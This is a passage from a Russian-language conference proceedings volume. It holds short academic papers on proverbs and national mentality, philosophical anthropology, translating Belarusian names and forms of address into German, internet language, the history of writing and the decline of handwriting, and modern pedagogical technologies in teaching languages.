Через картину мира ментальность соотносится с культурой. Ментальность отражается в языке на уровне лексики (ключевых слов) и на уровне грамматики (категории и структуры).

В каждом национальном языке функционирует упорядоченная система лексических единиц, отражающих предметы и явления окружающей действительности. Каждый национальный язык отличается своим видением материального мира, являющегося средой жизни и деятельности данного народа, присущими только ему языковыми средствами. В этом отношении семантика каждой языковой единицы носит национально-своеобразный характер.

Яркой иллюстрацией отражения в языке характерных черт мировоззрения изучаемого языкового сообщества может служить паремиологический фонд (пословицы поговорки). Пословицы и поговорки можно рассматривать как стереотипы народного самосознания, в которых в краткой форме отражены категории и установки жизненной философии народа как носителя данного конкретного языка.

Следовательно, пословицы и поговорки сохраняют и воспроизводят ментальность и культуру каждого народа. В них наиболее ярко проявляется национально-культурная специфика языка, его связь с национальной и духовной жизнью народа, его историей [2, с.477].

К примеру, русское гостеприимство и щедрость общеизвестны: «Хоть не богат, а гостям рад». Для гостя всегда готово лучшее угощение: «Коли есть что в печи, все на стол мечи!», «Гостю шей не жалеи, а погуще налей». Англичане же характеризуются своей постоянной страстью к наживе. Их первая забота всегда и везде – нажить как можно больше. Однако, при всем этом, англичане вовсе не скупы, любят жить с большим комфортом и на широкую ногу: «Money is a good servant but a bad master». Деньги – хороший слуга, но плохой хозяин. Смысл состоит в том, что человек должен распоряжаться деньгами, а не деньги человеком.

В свою очередь такие черты национального характера французов, как экономия и бережливость, отражены в следующих пословицах: «Qui n'épargne pas un sou n'en aura jamais deux», «La frugalité est la mere des vertus».

Таким образом, специфические черты, особенности характера каждого народа явственно проявляются при контрастно-сопоставительном анализе, при котором обнаруживается определенное сходство или различие лексико-семантических систем как конкретных признаков национальных языковых картин мира.

Библиографический список:

1. Ануфриев Е.А., Лесная Л.В. Российский менталитет как социально-политический и духовный феномен. // Социально-политический журнал. – 1997. – Выпуск №3. – 38 с.
2. Междисциплинарная коммуникация // Ученые записки Таврического национального университета им. В. И. Вернадского. Серия «Филология. Социальные коммуникации». – 2012. Том 25 (64) №1. Часть 1. – 498 с.

ФИЛОСОФСКАЯ АНТРОПОЛОГИЯ О СОПРЯЖЕННОСТИ ЧЕЛОВЕКА И МИРА

Куанова Д.Х., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Один древний мудрец сказал, что для человека нет более интересного объекта, чем сам человек. Человек – объект внимания не только множества частных наук, но и философии, которая, осмысливая результаты исследований, стремится постичь человека в его целостности, и на основе этого задает методологические и мировоззренческие ориентиры этих исследований. Проблема человека – одна из основных, если не центральная, во всей философской мысли и принадлежит к числу «вечных» проблем философии [1].

Философская антропология – это раздел философии, в котором изучается человек, его отличие от других живых существ, его место в универсуме, особенности и смысл его существования и мировосприятия. В этом смысле почти любая философская система имеет свою антропологию, т.е. пытается объяснить проблему человека [2].

В качестве самостоятельного раздела философская антропология сформировалась только в XVIII в. В отличие от культурной антропологии, занятой изучением образа жизни и сознания людей конкретных культур, философская антропология фиксирует свое внимание на основных чертах человека как рода. В то же время она может включать в себя и включает изучение человека как индивидуальности, как субъекта уникальных переживаний.

Философская антропология стремится понять:

- положение человека в мире, какое место занимает он в иерархии вещей и существ
- природу и сущность человека: Чем он отличается от животных?
- в какой степени человек свободен? Какие виды необходимости господствуют над нами, и можем ли мы преодолеть их?
- человек - разумное существо или же существо, руководимое влечениями и страстями? Каковы возможности разума, и какова мера влияния бессознательного на наше мышление и поведение?
- что такое смерть, как человек должен относиться к ней?

• в чем смысл жизни? Есть ли у каждого из нас конкретное предназначение и как можно «стать собой»? [3]

Это далеко не все вопросы, которые ставит философская антропология, и надо сказать, ни на один из них не имеет окончательного и исчерпывающего ответа.

Что такое человек? Вопрос, на который не так просто ответить, как это кажется на первый взгляд. Философское осмысление человека связано с определенными трудностями. Размышляя о человеке, исследователь ограничен и уровнем естественнонаучных знаний своего времени, и условиями исторической или житейской ситуации, и собственными политическими пристрастиями. Все перечисленное, так или иначе, влияет на философское толкование человека. Поэтому современная социальная философия, изучая проблемы человека, интересуется не только собственно проблемами человека, но и другой вечно актуальной проблемой – «сопряженностью человека и философии».

Сопряженность человека и философии – это выражение существа философской культуры. Философская культура является формой самопознания человека, его мировоззренческой ценностной ориентации в мире. Поэтому человек всегда находится в основании философской ориентации, он выступает и как ее естественно-гуманитарная *предпосылка* и столь же естественная *цель*, сверхзадача философии. Иначе говоря, как уже отмечалось выше, человек является и *субъектом*, и *объектом* философского познания. Какими бы конкретными вопросами ни занималась философия на том или ином этапе своего развития, ее всегда пронизывает реальная человеческая жизнь и устремленность к решению насущных человеческих проблем. Эта связь философии с человеком, его потребностями и интересами постоянна и непреходяща.

Проблема человека оформляется в философии и культуре далеко не сразу. В философии античности и Древнего Востока человек понимался как фрагмент природы, сущность которого обусловлена безличностным мировым духом или разумом, а его жизненный путь определен законами судьбы. Существенное отличие западной и восточной философии на этом этапе заключалось в том, что Восток никогда не знал того резкого противопоставления тела и души, которое оформилось в западной философии и культуре, начиная с Платона [2].

Подводя итоги краткого теоретического исследования проблемы человека в истории классической философии, отметим, что практически любая философская система так или иначе касалась этой проблемы, пытаясь ответить на вопросы: что есть человек? для чего он живет? каким образом познает мир? и др. Иной вопрос: когда эта проблема стала центральной?

В античной философии человек рассматривался преимущественно как микрокосм, в своих человеческих проявлениях подчиненный высшему началу – судьбе.

В системе христианского мировоззрения человек стал восприниматься как существо, в котором изначально неразрывно и противоречиво связаны два начала: душа и тело, а также человек и Бог.

Первая половина XX века ознаменовалась поворотом западной философии к человеку. Проблема человека стала центральной для ряда философских и религиозных течений. Шелер в своей работе «Положение человека в космосе» (1928) выдвинул задачу создания основополагающей науки о человеке. Он разработал обширную программу философского познания человека во всей полноте его бытия, которая должна была соединить конкретно-научное изучение человека с целостно-философским его постижением. За философским течением, основателем которого стал Макс Шелер, закрепился термин «философская антропология». Но этот термин имеет и другое, более широкое значение. Им обозначается раздел философского знания, посвященный всестороннему рассмотрению проблемы человека.

Следует прямо сказать, что, хотя многое в человеке уже осмысленно, еще немало остается загадочного и невыясненного в самой сущности человека. Человек – это вселенная во Вселенной! И в нем не меньше тайн, чем в мироздании. Более того, человек – главная тайна мироздания. И если мы говорим о неисчерпаемости для познания материального мира, то

тем более неисчерпаем человек – венец творчества природы. Загадочность этого феномена становится тем больше, чем больше мы пытаемся проникнуть в нее.

Человечество всегда стремилось к построению целостного философского образа человека. Что же входит в состав философского знания о человеке? Открытый вопрос... Философский подход к человеку предполагает выявление его сущности, конкретно-исторической детерминации форм его активности, раскрытие различных исторически существовавших форм его бытия.

Библиографический список:

1. Малахова О.Ю. Философия: философский анализ проблемы человека: учебно-метод. пособие для студентов спец. 23.05.04 – Эксплуатация железных дорог, 23.05.05 – Системы обеспечения движения поездов, 23.05.03 Подвижной состав железных дорог очной и заочной форм обучения. – Самара-Оренбург: СамГУПС, ОрИПС, 2016. – 118 с.
2. Малахова О.Ю. Философско-педагогические аспекты проблемы личности в современном российском образовании. / М-лы II Междунар. научно-практ. конф. «Россия и Европа: связь культуры и экономики». – Прага: WORLD PRESS s.p.o., 2012. – С. 219-221.
3. Спиркин А.Г. Философия. М., 2000.
4. Философская антропология: [сайт]. URL: <http://mirznani.com/a/231384/filosofskaya-antropologiya>
5. Философская антропология: сущность человека и смысл его существования: [сайт]. URL: <http://texts.news/filosofiya-nauki-knigi/filosofskaya-antropologiya-suschnost-cheloveka-29148.html>

**ОСОБЕННОСТИ ПЕРЕВОДА ИМЁН СОБСТВЕННЫХ И ОБРАЩЕНИЙ
С БЕЛОРУССКОГО НА НЕМЕЦКИЙ ЯЗЫК**

(на примере перевода романа И. Мележа «Люди на болоте»)

Леценко Л.А., Игнатюк Г.Н.

Гомельский государственный университет имени Франциска Скорины

Целью настоящего исследования является выявление способов перевода имён собственных и обращений с белорусского на немецкий язык на материале произведений ярчайшего представителя белорусских писателей-прозаиков XX века Ивана Мележа.

В романе «Люди на болоте» большинство имён собственных как при переводе на английский, так и при переводе на немецкий язык передаются с помощью транскрипции. Однако в некоторых случаях для улучшения понимания идеи автора имена собственные были переведены на немецкий язык с помощью калькирования. Так, например, прозвище одного из персонажей *Корч* ('пень, вывороченный из земли с корнями') было передано как *Strunk* ('пень, корневище'). Прозвище *Руды* ('рыжий') было передано как *Rotschopf* ('рыжеволосый') [1, 2].

Таким образом, калькирование нередко становится более предпочтительным способом перевода (особенно при переводе прозвищ), чем транскрипция, поскольку в результате транскрипции могут создаваться неудобопочитаемые и не имеющие смысла в языке перевода слова.

Гораздо более разнообразными вариантами перевода обладают обращения, поскольку они не просто называют человека или объект, но также содержат информацию о говорящем, его отношении к адресату и часто о цели коммуникации.

Специфика употребления форм обращения в одной культуре, соответственно, и выбор языковой реализации формы обращения могут значительно отличаться от формы обращения в аналогичных ситуациях или контекстах в иной культуре. В связи с этим перевод данной коммуникативной единицы представляет собой важную и непростую задачу.

В составе обращений в белорусском языке зачастую встречаются суффиксы с различной стилистической окраской, помогающей говорящему выразить свое отношение к собеседнику. Поскольку в немецком языке уменьшительно-ласкательные суффиксы также распространены довольно широко, переводчик прибегнул к передаче суффиксальных обращений с помощью транскрипции, например: *Ганна, Гануля, Ганначка, Ганулечка* – *Hanna, Hanulja, Hannatschka, Hanuletschka* [1, 2].

Следует отметить, что выбор в пользу точности перевода не всегда бывает самым удачным, поскольку иногда может быть создано слишком неудобное для восприятия слово. Так, если обращение *сыночак* передать как *söhnchen*, то это адекватно воспринимается немецкоязычным читателем, однако передача обращения *Vasilëchak* как *Wassilijotschak* наверняка оставит читателя в замешательстве.

Довольно большую группу представляют обращения, называющие семейный статус человека. Особенностью белорусского языка является широкое употребление таких обращений по отношению к людям, не являющимся родственниками, для того чтобы подчеркнуть их старшинство или своё уважительное к ним отношение (*дзядзько Андрэй, цётка Аўдоця*). Поскольку в немецком языке нет подобной традиции и, соответственно, нет адекватных аналогов, по нашему мнению, их следует опускать, т. к. калькирование может ввести читателя в заблуждение. Так, в ситуации, когда ребёнок обращается к соседу-подростку, обращение *дзядзечко* было передано в немецком языке – как *Onkel* (дядя).

Наличие более разветвлённой сети родственных связей у белорусов также создаёт некоторые затруднения при переводе. Так, обращение *сваток і свацечко* (мать и отец жены/мужа сына/дочери) на английский язык весьма удачно передаётся при помощи модуляции – *our dear relatives*, на немецкий же – с помощью «аналогов» *Gevatter und Gevatterin* (кум и кума, крёстные отец и мать). Стремление переводчиков сохранить структуру исходного текста привело к ошибке перевода [1, 2].

Наибольший интерес представляют характеризующие обращения. Они в малой степени поддаются классификации, выбор эквивалента главным образом обусловлен контекстом.

Поскольку белорусская языковая картина мира ближе к немецкой, нежели к английской, в белорусском и немецком языках встречается больше точных совпадений значений характеризующих обращений. Так, обращение *рыбачко* на немецкий было переведено как *mein Goldfischchen*, на английский же как *my dearest*.

Таким образом, различия в функционировании обращений в белорусском и немецком языках обусловлены системой, нормой и узусом данных языков. При наличии формального эквивалента одной форме обращения в языке оригинала могут соответствовать разные формы в языке перевода. Выбор формы обращений при переводе напрямую зависит от совокупности факторов, среди которых немаловажную роль играют функции, которые реализуются обращением в данном контексте.

Библиографический список:

1. Мележ, І. П. Збор твораў. У 10-ці т. Т. 5. Людзі на балоце: Раман з «Палескай хронікі» / І. П. Мележ. – Мн.: Маст. літ., 1981. – 415 с.
2. Melesh, I. P. Menschen im Sumpf / Iwan P. Melesh. – Berlin: Volk und Welt. – 1974. – 519 с.

ВЛИЯНИЕ ЯЗЫКА ИНТЕРНЕТ-СРЕДЫ НА ЯЗЫКОВУЮ СИСТЕМУ В ЦЕЛОМ

Лисовая Е.В., Кирюшкина А.А.

Гомельский государственный университет имени Франциска Скорины

Что касается влияния Интернета на развитие языковой системы, так сказать, на ядро языка, то оно, безусловно, имеется, хотя разные уровни языка оказываются затронуты в разной степени.

В области фонетики и графики (а в Интернете фонетика может быть представлена только через графику) это влияние может проявиться весьма ограниченно, например в «озвучивании» интернет-трансформ, таких как «креатифф», «афftar», «шазз» с акцентуацией искажения. Языковой системой такие формы могут быть приняты в лексикализованном виде как стилистически маркированные средства (наряду с литературным просторечием). Воздействие ошибочного написания на орфографию и пунктуацию языка вряд ли окажется значительным, и в этом смысле большую опасность представляют опечатки, которые могут появиться при переводе печатных текстов в электронную форму, чем сознательные искажения (эрративы). Явная преднамеренность и экспрессивная нагруженность эрративных написаний

не позволяет воспринимать их как образец «по умолчанию», и уже сейчас ясно, что опасения по поводу этой игры с правилами орфографии были, по большей части, беспочвенны.

Больше всего изменений происходит в лексике. Появление новых слов и новых значений, изменение частотности сочетаемости и ассоциативных связей. Так, слово «аватар», прежде имевшее очень узкий смысл применительно к философии индуизма, теперь прочно приобрело новое значение «изображение человека, представляющее его в Сети» и широко используется в новом качестве. Подверглись переосмыслению слова «профиль», «комментарий», «дневник» и др. Впрочем, для лексики подобные изменения, вызванные экстралингвистическими факторами, обычны. Сейчас мы наблюдаем «интернетизацию» лексики, так же как, например, в период войны происходила ее милитаризация (благодаря чему в русском языке прочно закрепились такие идиомы, как «фронт работ» или «лечь на амбразуру»). Такие лексические и семантические неологизмы проходят испытание временем, и те из них, которые это испытание пройдут, становятся частью языковой традиции.

Меньшее внимание привлекают изменения в области грамматики, в особенности синтаксиса. А между тем здесь есть повод для беспокойства. Синтаксические обороты письменной речи рассчитаны на неторопливое чтение, позволяющее отследить все грамматические связи, особенно это касается научного и официально-делового стилей речи. Интернет развивает привычку к быстрому «диагональному» чтению, в результате которого улавливается общий смысл, а усвоения синтаксической конструкции не происходит. Отсюда возросшее число ошибок на согласование, в том числе и в печатных текстах. Возможность процитировать реплику собеседника или использовать гиперссылку приводит к утрате конструкций с косвенной речью. Между тем возникающие в Интернете формы компенсации (те же ссылки и цитаты, картинки и т. д.) невозможно перенести в традиционные формы письменной речи.

В перспективе это может привести к упрощению синтаксической системы, вытеснению сложных конструкций в пассивный запас языка. Происходят изменения в области стилевой дифференциации языка. В настоящее время явления стилевого синкретизма изучаются в основном с точки зрения теории дискурса. Но можно предполагать, что смешение стилей не ограничится рамками виртуального дискурса и может привести к трансформации функциональных стилей языка и появлению новых.

РАЗВИТИЕ ПИСЬМЕННОСТИ: ПРОШЛОЕ, НАСТОЯЩЕЕ, БУДУЩЕЕ

Ляпина А.А., Краснова Е.А.

Самарский государственный университет путей сообщения

Письменность – сигнальная система, созданная человечеством для решения вопросов, связанных с обеспечением эффективного функционирования социального сообщества. В отличие от устной речи, появившейся в связи с необходимостью непосредственного общения между людьми, речь письменная служила решению другой задачи – передачи некоей информации между людьми, разделенными расстоянием или даже временем.

Письменность в том виде, в котором она знакома нам, появилась далеко не сразу – ей предшествовал длительный период дописьменной эпохи, предусматривающий альтернативные способы передачи информации. К таким способам можно отнести узелковое письмо, распространенное в Древнем Китае, Древнем Вавилоне, а также на территориях Южной и Северной Америки. Кроме того, ряд ученых считает, что узелковым письмом пользовались древние славяне задолго до создания Кириллом и Мефодием своей азбуки.

Узелковое письмо названо письмом именно потому, что в свое время выполняло те же функции, что современная письменная речь. Создатели узелковой письменности – древние инки – называли такое письмо «кипой» и использовали его не только для передачи информации на расстоянии, но и для составления исторических трактатов, литературных произведений и т.д. В настоящее время не все записи цивилизации инков расшифрованы, но последние исследования ученых показывают, что кипы использовались для записи финансовых документов, если можно так условно назвать учет движения материальных ценностей, а также

для ведения отчетной документации о налогах, численности населения, составе действующей армии и т.д.

Если говорить конкретно о письменности как о форме запечатления информации, то наиболее известной и старейшей из них являются наскальные рисунки. Изучая наскальную живопись, можно увидеть стремление старейших представителей человечества упростить систему знаков, разложить ее на большее количество составляющих, чтобы путем их комбинирования иметь возможность создавать большее количество смысловых комбинаций.

Первым человеческим письмом считается пиктограмма. Пиктограмма представляет собой серию рисунков, несущих сюжетный или повествовательный характер. Если пиктограмма являла собой буквальное визуальное выражение закладываемого смысла, то идеограмма могла содержать в созданном изображении переносные значения, косвенно связанные с изображаемым предметом. В настоящее время служить примером идеограмм могут значки, присутствующие в компьютерных программах, соответствующие командам «Сохранить файл» или «Сетевое подключение», смысл которых буквально не соответствует изображениям, но становится интуитивно понятен путем ассоциативных мыслительных операций.

Идеографическое письмо сохранилось до наших дней в Китае, однако не нашло широкого распространения, поскольку словарь китайских иероглифов очень сложен к запоминанию и использованию и в настоящее время насчитывает более 60 000 иероглифов и их сочетаний.

Более важную роль в развитии письменности сыграла цивилизация шумеров, помимо других важных изобретений, создавшая также первый систематизированный набор сигнальных элементов – клинопись. Клинопись представляла собой группы черточек, выдавленных на глиняных табличках, и являлась в момент создания разновидностью идеографического письма. В процессе развития шумерской цивилизации клинопись постепенно превратилась в словесно-слоговое письмо.

Клинопись получила широкое распространение среди других народов и в дальнейшем была преобразована финикийцами, которые, предельно упростив систему клинописи, превратили ее в алфавит – набор букв, соответствующих звукам. Именно из финикийского алфавита берут свое начало латинский алфавит, а также церковно-славянская глаголица и кириллица.

Многие ученые называют поворотным моментом в истории развития письменности создание Иоганном Гуттенбергом книгопечатания. До изобретения печатного станка вся информация фиксировалась рукописным способом – это касалось и учетных документов, и личной переписки, и литературных произведений. После появления нового способа – печатания – даже отринув все социальные и политические последствия, произошло событие, обусловившее дальнейшее развитие письменности – массовость производства.

Довольно быстро (в масштабах истории человечества) преодолев период перехода от рукописного текста к печатному, в настоящее время мы можем наблюдать следующий переломный момент в истории развития письма: постепенное исчезновение печатного текста и развитие его цифровой формы. В данном случае речь идет, конечно, об исчезновении бумажных носителей, а не об упразднении письменной речи как таковой.

Еще одной важной тенденцией является отказ человечества от рукописных текстов. Конечно, говорить об их полном исчезновении рано, однако всё чаще в условиях, ранее требовавших использования ручки или карандаша, сегодня используется клавиатура.

Работа или опосредованное общение с коллегами и близкими, написание заметок или ведение дневника, заполнение ежедневника и даже различных бланков – всё это теперь можно делать посредством электронных устройств, без ручки и бумаги. Рукописное написание текстов в большей мере сохранилось в образовательных учреждениях: дети учатся писать в школах, затем применяют полученные навыки письма в высших и средних учебных заведениях – при создании конспектов, выполнении контрольных и самостоятельных работ. На долю людей старшего возраста чаще остаются короткие заметки на полях, записки, оставлен-

ные «на бегу», и еще очень небольшой перечень ситуаций, способствующих использованию рукописного текста.

Исследование, направленное на выявление частоты использования рукописного текста, проведенное нами на базе СамГУПС, позволило получить следующие результаты:

39 % опрошенных заявили, что используют рукописный текст только в случае, когда напечатать его нет возможности;

38 % ответили, что иногда предпочитают использовать рукописный текст – это помогает лучше мыслить, запоминать, систематизировать информацию;

23 % указали, что используют рукописный текст всегда, когда это возможно.

Тенденция очевидна. Вероятно, пройдет еще совсем немного времени до того момента, когда абсолютно все потребности в фиксации информации можно будет удовлетворить, используя электронные носители. Останутся ли тогда у человечества причины обучать новые поколения письму в его первоначальном значении или достаточно будет обучения алфавиту и печатанию? Можем ли мы рассматривать печатание как полноценную замену письму?

В настоящее время, пока проблема не стала актуальной, подобные вопросы не привлекли пристального внимания ученых. Однако существует ряд пилотных разработок данной темы.

Психологи Пэм Мюллер из Принстонского университета и Дэниел Оппенхаймер из Университета Калифорнии изучили эффективность применения электронных устройств в обучении и выяснили, что ноутбук – это худший инструмент для ведения конспектов и заметок во время лекций.

В ходе эксперимента ученые выяснили, что, если человек умеет быстро и качественно печатать, он будет способен записать лекцию на слух практически слово в слово. Но стенографировать – не значит учиться, этот процесс не требует аналитического, критического мышления. Во время печатания под диктовку мозг никак не вовлекается в процесс изучения материала. Поэтому, как только работа будет закончена, мозг сотрет всё услышанное ради дальнейшей эффективной работы.

В случае, когда конспект пишется от руки, студент физически не сможет записать всё, что говорит лектор. Вместо этого он вынужден искать самое важное, расставлять акценты, структурировать информацию на ходу. Очень сложно записать и то, что слушатель не понял, и такие места станут очевидными белыми пятнами в конспекте, к которым нужно будет вернуться, чтобы разобраться в новом материале.

Мюллер и Оппенхаймер сделали вывод: вместо того чтобы заниматься стенографией, студентам нужно обрабатывать информацию, пересказывая её собственными словами и записывая в виде конспекта. Это критически необходимо для обучения.

Преимущество рукописных заметок – хоть они и исчезают из нашей повседневной жизни – было описано многими психологами. Они утверждают: когда мы пишем вручную, мы задействуем те доли мозга, которые отвечают за формирование воспоминаний, таким образом информация не ускользает из памяти, а становится знанием. Французский психолог Станислас Деэн утверждает, что нам всем нужно отойти от клавиатуры, так как письмо активизирует уникальную нейронную цепь в нашем мозге, позволяющую не только выполнять механическую работу (печатание), но и развивать мышление, память, творческие способности [2].

Подобные тенденции развития письменности позволяют сделать следующие выводы:

1. Слово, как главный носитель информации, останется таковым если не всегда, то по меньшей мере еще долгое время, пока человечество не изобретет более совершенный аналог. Однако в связи с высокими темпами обогащения языковой культуры новыми элементами, часто заимствованными из других языков и понятными носителям различных культур, существуют вполне реальные предпосылки воплощения идеи «вавилонского языка» – единого для всего человечества, коим станет, по-видимому, упрощенный вариант разговорного английского. Уже сегодня мы можем видеть существование единой речевой системы, включающей в себя жесты, аббревиатуры и слова, понятные большому количеству людей, не знакомых с

культурами и языками друг друга. Не имея целью оценить данное явление как позитивное или негативное, отметим лишь, что вопрос сохранения речевой культуры с каждым годом будет становиться все острее и, вероятно, в ближайшее время исследования ученых-лингвистов сосредоточатся на поисках форм и методов, позволяющих сберечь наш великий и могучий язык.

2. Письменность (как рукописный способ фиксации информации) постепенно исчезает из нашей жизни и есть все основания полагать, что процесс этот будет продолжаться, несмотря на уверения ученых о необходимости использования ручного письма. По одной простой причине: это удобно с точки зрения экономии времени, работы с текстом и его тиражированием. Все мы знаем, к примеру, что использование автомобилей вредит экологии планеты, что ходить пешком полезно для здоровья, но продолжаем использовать автомобили. По той же причине – это удобно. На наш взгляд, спровоцировать возрождение рукописных форм письма может лишь некая гипотетическая кризисная ситуация в мировом культурном развитии, однозначно доказывающая необходимость сохранения умения писать. Например, отказ всех электронных приборов на планете вследствие глобальных катастроф. Но, если отринуть подобные гипотетические возможности, – у рукописи очень мало шансов.

Библиографический список:

1. Шульгина К.В. Изобретение письменности (историко-сюжетные дополнения) // Научный альманах. – 2016. – № 4-1 (18). – С. 408-410.
2. Найдыш М.В. Концепции современного естествознания: учебное пособие. – М.: Гардарики. 2001. – 476 с.
3. Электронный ресурс: <https://lifehacker.ru/2016/03/16/handwriting-makes-you-smarter/>

ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ИССЛЕДОВАНИЯ РОЛИ СОВРЕМЕННЫХ ПЕДАГОГИЧЕСКИХ ТЕХНОЛОГИЙ В ПРЕПОДАВАНИИ ЛИНГВИСТИЧЕСКИХ ДИСЦИПЛИН

Малахова А.В., Науменко Н.М.

Оренбургский государственный педагогический университет

Приоритетными целями проводимых в России реформ в образовании являются повышение его качества, доступности и, как следствие, эффективности. Вопросы, касающиеся эффективной организации образовательного процесса, методов, форм и средств обучения и воспитания; подготовки высококвалифицированных специалистов; развития культурного потенциала высших учебных заведений – приоритетные векторы образовательной политики России.

К инновациям, работающим на модернизацию нашей страны, можно отнести компетентностную модель обучения, составляющую основу ФГОС нового поколения. Комплекс инновационных решений представлен и в нормативных условиях реализации основных образовательных программ. К числу этих условий относится реализация программированного дидактического подхода, что обеспечивает оптимизацию образовательного процесса за счет его алгоритмизации; конструирования целостной образовательной системы; оптимального, педагогически обоснованного отбора методов и средств обучения, что во многом может быть гарантом запланированного результата. Именно четко выстроенная, пошаговая алгоритмизация образовательного процесса во многом обеспечивает его эффективность. Приоритетное значение имеют современные алгоритмы (технологии) интерактивного обучения, поскольку в полной мере реализуют потенциал деятельностного, личностно-развивающего обучения, наиболее отвечающего стратегическим целям формирования компетенций [5, 6].

Современный этап развития российской системы образования ознаменован переходом компетентностного подхода из стадии самоопределения в стадию реализации. Массовое внедрение данного подхода ведет к обновлению содержания образования, его методов и технологий.

Современные образовательные технологии: проектное обучение, модульное обучение, кейс-технологии, портфолио и др. в данном контексте являются перспективными, поскольку их реализация способствует формированию личностных и профессиональных качеств и свойств, необходимых специалисту нового формата: творческого отношения к учебе и будущей профессии, активизации познавательной деятельности, развитию проблемно-поискового (проектного), критического конструктивно-волевого мышления; самоуправлению учебной, познавательной, исследовательской деятельностью и др.

Российский педагог-новатор Ш.А. Амонашвили раскрывает суть педагогического процесса – это бинарная деятельность преподавателя с обучающимся, когда педагог помогает (ученику, студенту, слушателю) в преодолении трудностей [1]. В данном контексте суть педагогической помощи заключается в направленности, характере педагогического процесса и в решаемых задачах формирования и воспитания личности.

Проектирование технологии (методики) обучения необходимо рассматривать как постановку педагогической задачи и разработку дидактического процесса, обеспечивающего ее решение. Деятельность преподавателя, в том числе лингвистических дисциплин, по проектированию технологии обучения, обеспечивающей решение педагогической задачи, заключается в формировании методов, форм и средств обучения. Иными словами, деятельность педагога характеризуется тремя основными составляющими: видом управления, видом информационного процесса, типом средств передачи информации и управления познавательной деятельностью.

Опираясь на концепцию деятельного подхода к процессу обучения, представляется следующая логика его организации. На начальном этапе выстраивается и анализируется характер содержания учебного материала, цели его изучения (уровни усвоения), а также иные дополнительные условия педагогической задачи. На следующем этапе определяются адекватные методы обучения и схемы управления познавательной деятельностью обучающихся и на этой основе формируется номенклатура средств обучения. Полученная таким путем подсистема методов и средств обучения облекается в организационную форму обучения – её технологию. Обобщенные педагогические технологии определяются как «синтетические теории», построенные на определенных психолого-педагогических основах. В таблице 1 представлена характеристика современных педагогических технологий.

Таблица 1 – Характеристика современных педагогических технологий

Образовательная технология	Цель	Задачи	Педагогический инструментарий	Ключевые умения и компетенции
Проектное обучение	Целенаправленный самостоятельный поиск решения познавательных и практических задач, способствующий развитию системного, творческого мышления.	Формирование, развитие проблемно-поискового (проектного), критического конструктивно-волевого мышления.	Консультационный, диалоговый тип работы, нацеленный на выработку и стимулирование мотивации обучающихся на творческие достижения.	Информационные, исследовательские, социальные, познавательные, поисковые, проективные.
Модульное обучение	Организация самостоятельной работы обучающихся, удовлетворение образовательных потреб-	Эффективная реализация организационной, координационной, интегративной функций	Работа в парах и группах (с тьютором и без него); самостоятельная и фронтальная работа; работа с ТСО,	Развитие мотивационной сферы обучающегося; реализация его интеллектуального

	ностей каждого субъекта образовательного процесса в соответствии с его интенциями, задатками, возможностями, личностной направленностью; мотивационное управление развитием интеллекта; культивирование самостоятельности, коллективизма; формирование умения проектировать и управлять образовательной деятельностью.	ученика и модели социального партнерства в обществе.	таблицами, иллюстративным материалом и др.	потенциала на основе возрастающей самостоятельности; учет интересов, склонностей в процессе приобретения умений осуществлять самоуправление учебной, познавательной, исследовательской деятельностью.
Кейсовое обучение	Развитие аналитических, исследовательских, коммуникативных навыков, умений выстраивать стратегию и принимать управленческие решения в процессе реализации плана действий в специально созданной ситуации.	Непосредственное изучение, анализ и интерпретация деловых ситуаций или задач.	Методы группового взаимодействия: споры, дискуссии	Развитие способности к профессиональной ориентации через формирование устойчивых компетентностных структур.
Портфолио	Детализация участия каждого обучающегося в образовательном процессе; создание «картины» значимых образовательных результатов каждого ученика; мониторинг его индивидуального прогресса в широком образовательном контексте; демонстрация его способности практически применять приобре-	Поддержание на высоком уровне учебной мотивации; развитие активности поискового характера для решения индивидуальных задач; саморазвитие обучающегося, развитие рефлексии и адекватной самооценки; формирование умения выстраивать собственную	Проектные и исследовательские работы, самостоятельное творчество, самомотивация и самосовершенствование.	Повышение образовательной активности обучающихся, уровня осознания ими своих целей и возможностей, что позволяет максимально соответствовать результату индивидуально образовательного маршрута с возможной профессиональной деятельностью.

	тённые знания и умения.	образовательную траекторию.		
Интерактивное обучение	Активизация индивидуальных мыслительных процессов обучающихся; выстраивание диалога между всеми участниками образовательного процесса; обеспечение понимания информации, являющейся предметом обмена; индивидуализация педагогического взаимодействия [4].	Направление и помощь процессу обмена информацией: анализ точек зрения; соединение теории и практики; обращение к личностному опыту участников; поддержка их активности; взаимное обогащение опыта; достижение взаимопонимания участников, поощрение их творческой деятельности.	Диалоговое общение, предполагающее взаимопонимание, взаимодействие, совместное решение общих, но значимых для каждого участника задач; участие в полемике, дискуссиях [2, 3].	Формирование и развитие критического мышления, умений осуществлять поиск решений проблемы на основе анализа обстоятельств и соответствующей информации с учетом альтернативных мнений и на этой основе принимать целесообразные решения.

Приведенные в таблице 1 характеристики позволяют сделать вывод о том, что педагогические технологии на методическом уровне решают проблему конструирования процесса профессиональной подготовки, направленного на достижение прогнозируемого результата. Возникает необходимость внедрения таких педагогических технологий, в основе которых лежали бы личностно-деятельный подход, критическое творческое мышление, умение формулировать задачи, выбирать способы их решения, осуществляя осознанный выбор методов и средств, выстраивать взаимоотношения в коллективе на основе принципов уважения и сотрудничества [5].

Преподавателю гуманитарных дисциплин, в том числе учителю-лингвисту, в рамках преподавания своих дисциплин необходимо уметь осуществлять целенаправленную работу по созданию пространства для эффективной реализации рассмотренных выше образовательных технологий: использовать их на лекционных, практических и семинарских занятиях, что позволит «ввести» студента в культуру страны изучаемого языка, научить его осмысливать и интериоризировать профессиональные, социокультурные ценности и доминанты, продуцировать на основе их творческой переработки новые; выбирать профессиональные, социальные, личностные стратегии развития, видеть перспективу своего личностного «завтра», нацелить на проявление научно-исследовательского интереса, что, на наш взгляд, является решающим фактором в формировании компетенций, заявленных в ФГОС, а также успешном личностном становлении обучающегося.

Библиографический список:

1. Амонашвили Ш.А. Искусство семейного воспитания. Педагогическое эссе. М.: «Амрита», 2011.
2. Ежова Т.В., Малахова А.В. Формирование речевой культуры студента вуза: тенденции, условия, приоритеты. // Научный поиск: теория и практика: альманах. Уфа: АЭТЕРНА, 2017. – С. 175-178.
3. Ежова Т.В., Малахова А.В. Векторы профессионально-ориентированного обучения иностранному языку в техническом вузе: проблемы и перспективы. //Инновационная парадигма устойчивого развития науки. Теория и практика. СПб.: Изд-во КультИнформПресс, 2016. С. 30-32.

4. Исаева Т.В., Малахова А.В. Национальный язык – магистральный путь к постижению родной культуры: исторический и лингвистический аспекты. // Научный поиск: теория и практика: альманах. Уфа: АЭТЕРНА, 2017. – С. 191-193.

